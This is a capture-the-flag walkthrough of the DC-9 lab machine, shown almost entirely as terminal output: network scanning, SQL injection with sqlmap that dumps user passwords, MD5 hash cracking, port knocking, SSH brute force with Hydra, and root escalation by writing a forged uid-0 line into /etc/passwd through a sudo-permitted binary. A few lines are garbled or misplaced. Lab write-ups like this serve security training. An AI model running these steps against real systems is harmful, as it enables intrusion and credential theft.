

```
root@kali:/home/ghroot# nmap -sn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 08:49 +03
Nmap scan report for 192.168.1.1
Host is up (0.0025s latency).
MAC Address: EC:08:6B:98:66:94 (Tp-link Technologies)
Nmap scan report for 192.168.1.100
Host is up (0.00081s latency).
MAC Address: 00:0C:29:11:1C:56 (VMware)
Nmap scan report for 192.168.1.102
Host is up (0.040s latency).
MAC Address: 28:16:7F:E2:AE:10 (Xiaomi Communications)
Nmap scan report for 192.168.1.104
Host is up (0.028s latency).
MAC Address: F0:F6:1C:5D:D7:15 (Apple)
Nmap scan report for 192.168.1.106
Host is up (0.00063s latency).
```

```
root@kali:/home/ghroot# nmap -sV -sC -p- -T4 192.168.1.100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 08:53 +03
Nmap scan report for 192.168.1.100
Host is up (0.0012s latency).
Not shown: 65533 closed ports
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open       http      Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Example.com - Staff Details - Welcome
MAC Address: 00:0C:29:11:1C:56 (VMware)
```

Example.com - Staff Details

[Home](#) [Display All Records](#) [Search](#) [Manage](#)

Display all user information

ID: 1

Name: Mary Moe

Position: CEO

Phone No: 46478415155456

Email: marym@example.com

ID: 2

Name: Julie Dooley

Position: Human Resources

Phone No: 46457131654

Email: julied@example.com

ID: 3

Name: Fred Flintstone

Position: Systems Administrator

Phone No: 46415323

Email: fredf@example.com

ID: 4

Name: Barney Rubble

Position: Help Desk

Phone No: 324643564

Email: barneyr@example.com

Example.com - Staff Detail


[Home](#) [Display All Records](#) [Search](#) [Manage](#)

Search information

You can search using either the first or last name.

Search:

Burp Project Intruder Repeater Window Help

[Dashboard](#) [Target](#) [Proxy](#) [Intruder](#) [Repeater](#) [Sequencer](#) [Decoder](#) [Comparer](#) [Extender](#)[Intercept](#) [HTTP history](#) [WebSockets history](#) [Options](#) Request to http://192.168.1.100:80[Forward](#)[Drop](#)[Intercept is on](#)[Action](#)[Raw](#) [Params](#) [Headers](#) [Hex](#)

```
1 POST /results.php HTTP/1.1
2 Host: 192.168.1.100
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.1.100/search.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 11
10 Connection: close
11 Cookie: PHPSESSID=e9jrosa qvn2osn2kmqrdvb2ntu
12 Upgrade-Insecure-Requests: 1
13
14 search=Mary|
```


```
sqlmap --url http://10.10.10.10 --data 'username=admin&password=admin' --databases=users --tables=users --dump  
root@kali:/home/ghroot/Masaüstü# sqlmap -r dc.txt -p search -D users -T UserDetails -C username,password --dump
```

username	password
marym	3kfs86sfd
julied	468sfdfsd2
fredf	4sfd87sfd1
barneyr	Rocks0ff
tomc	TC&TheBoyz
jerrym	B8m#48sd
wilmaf	Pebbles
bettyr	BamBam01
chandlerb	UrAG0D!
joeyt	Passw0rd
rachelg	yN72#dsd
rossg	ILoveRachel
monicag	3248dsds7s
phoebeb	smellycats
scoots	YR3BVxxxw87
janitor	Ilovepeepee
janitor2	Hawaii-Five-0

```
root@kali:/home/ghroot/Masaüstü# sqlmap -r dc.txt -p search -D Staff -T Users -C Username,Password --dump
```


[1 entry]

+-----+-----+	
Username Password	
+-----+-----+	
admin	856f5de590ef37314e7c3bdf6f8a66dc
+-----+-----+	



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

856f5de590ef37314e7c3bdf6f8a66dc



I'm not a robot



reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash

Type

Result

856f5de590ef37314e7c3bdf6f8a66dc

md5

transorbital1

Example.com - Staff Details

[Home](#) [Display All Records](#) [Search](#) [Manage](#)

Login to manage records.

Username:

admin

Password:

●●●●●●●●●●●●●●●●

Submit

Example.com - Staff Details

[Home](#) [Display All Records](#) [Search](#) [Manage](#) [Add Record](#) [Log Out](#)

You are already logged in as admin.

Example.com - Staff Details

[Home](#) [Display All Records](#) [Search](#) [Manage](#) [Add Record](#) [Log Out](#)

You are already logged in as admin.

File does not exist

```
[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn
```

root@kali:/home/ghroot/Masaüstü# nmap -sS -sV -p 22 192.168.1.100
Starting Nmap 7.80 (<https://nmap.org>) at 2020-05-25 10:08 +03
Nmap scan report for 192.168.1.100
Host is up (0.00067s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	filtered	ssh	
--------	----------	-----	--

MAC Address: 00:0C:29:11:1C:56 (VMware)

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds

root@kali:/home/ghroot/Masaüstü# telnet 192.168.1.100 7469

Trying 192.168.1.100 ...

telnet: Unable to connect to remote host: Connection refused

root@kali:/home/ghroot/Masaüstü# telnet 192.168.1.100 8475

Trying 192.168.1.100 ...

telnet: Unable to connect to remote host: Connection refused

root@kali:/home/ghroot/Masaüstü# telnet 192.168.1.100 9842

Trying 192.168.1.100 ...

telnet: Unable to connect to remote host: Connection refused

root@kali:/home/ghroot/Masaüstü# nmap -sS -sV -p 22 192.168.1.100

Starting Nmap 7.80 (<https://nmap.org>) at 2020-05-25 10:09 +03

Nmap scan report for 192.168.1.100

Host is up (0.00048s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
--------	------	-----	--

MAC Address: 00:0C:29:11:1C:56 (VMware)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds

root@kali:/home/ghroot/Masaüstü#


```
root@kali:/home/ghroot/Masaüstü# hydra -L users.txt -P password.txt 192.168.1.100 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-25 10:10:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 289 login tries (l:17/p:17), ~19 tries per task
[DATA] attacking ssh://192.168.1.100:22/
[22][ssh] host: 192.168.1.100 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.1.100 login: joeyt password: Passw0rd
[22][ssh] host: 192.168.1.100 login: janitor password: Ilovepeepee
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-25 10:11:01
```

```
root@kali:/home/ghroot/Masaüstü# ssh janitor@192.168.1.100
```

```
janitor@192.168.1.100's password:
```

```
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
janitor@dc-9:~$ w
```

```
17:21:14 up 27 min, 1 user, load average: 0.00, 0.02, 0.01
```

```
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
```

```
janitor pts/0    192.168.1.101   17:21    1.00s  0.01s  0.00s  w
```

```
janitor@dc-9:~$ ls -la
```

```
total 16
```

```
drwx----- 4 janitor janitor 4096 May 25 17:10 .
```

```
drwxr-xr-x 19 root      root    4096 Dec 29 20:02 ..
```

```
lrwxrwxrwx 1 janitor janitor    9 Dec 29 21:48 .bash_history → /dev/null
```

```
drwx----- 3 janitor janitor 4096 May 25 17:10 .gnupg
```

```
drwx----- 2 janitor janitor 4096 Dec 29 17:10 .secrets-for-putin
```

```
janitor@dc-9:~$ cd .secrets-for-putin/
```

```
janitor@dc-9:~/.secrets-for-putin$ ls -la
```

```
total 12
```

```
drwx----- 2 janitor janitor 4096 Dec 29 17:10 .
```

```
drwx----- 4 janitor janitor 4096 May 25 17:10 ..
```

```
-rwx----- 1 janitor janitor   66 Dec 29 17:10 passwords-found-on-post-it-notes.txt
```

```
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
```

```
BamBam01
```

```
Passw0rd
```

```
smellycats
```

```
P0Lic#10-4
```

```
B4-Tru3-001
```

```
4uGU5T-NiGHts
```



```
root@kali:/home/ghroot/Masaüstü# hydra -L users.txt -P password2.txt 192.168.1.100 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-25 10:24:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 102 login tries (l:17/p:6), ~7 tries per task .79
[DATA] attacking ssh://192.168.1.100:22/
[22][ssh] host: 192.168.1.100 login: fredf password: B4-Tru3-001
[22][ssh] host: 192.168.1.100 login: joeyt password: Passw0rd
1 of 1 target successfully completed, 2 valid passwords found
```

```
root@kali:/home/ghroot/Masaüstü# ssh freedf@192.168.1.100
```

```
freedf@192.168.1.100's password:
```

```
Permission denied, please try again.
```

```
freedf@192.168.1.100's password:
```

```
Permission denied, please try again.
```

```
freedf@192.168.1.100's password:
```

```
freedf@192.168.1.100: Permission denied (publickey,password).
```

```
root@kali:/home/ghroot/Masaüstü# ssh fredf@192.168.1.100
```

```
fredf@192.168.1.100's password:
```

```
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

fredf could run a strange executable as root without a password.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
fredf@dc-9:~$ ls -la
```

```
total 12
```

```
drwx----- 3 fredf fredf 4096 May 25 17:24 .
```

```
drwxr-xr-x 19 root root 4096 Dec 29 20:02 ..
```

```
lrwxrwxrwx 1 fredf fredf 9 Dec 29 21:48 .bash_history → /dev/null on dc-9:
```

```
drwx----- 3 fredf fredf 4096 May 25 17:24 .gnupg
```

```
fredf@dc-9:~$ sudo -l
```

```
Matching Defaults entries for fredf on dc-9:
```

```
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User fredf may run the following commands on dc-9:
```

```
(root) NOPASSWD: /opt/devstuff/dist/test/test
```

```
(root) NOPASSWD: /opt/devstuff/dist/test/test
```

```
root@kali:/home/ghroot# openssl passwd -1 -salt fat toor  
$1$fat$7aASlwb2o.rJ4jkJlUvCS0  
root@kali:/home/ghroot# █
```

```
fredf@dc-9:~$ echo 'fat:$1$fat$7aASlwb2o.rJ4jkJlUvCS0:0:0::/root:/bin/bash' > /tmp/fat
fredf@dc-9:~$ sudo /opt/devstuff/dist/test/te
rmios.cpython-37m-x86_64-linux-gnu.so test
fredf@dc-9:~$ sudo /opt/devstuff/dist/test/test /tmp/fat /etc/passwd
fredf@dc-9:~$ su fat
Password:
root@dc-9:/home/fredf# ls
flag.txt shadow.txt
root@dc-9:/home/fredf# cat flag.txt
```

NICE WORK!!!

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but ... just kidding. :-)

Sadly, all things must come to an end, and this will be the last ever challenge in the DC series.

So long, and thanks for all the fish.

```
root@dc-9:/home/fredf#
```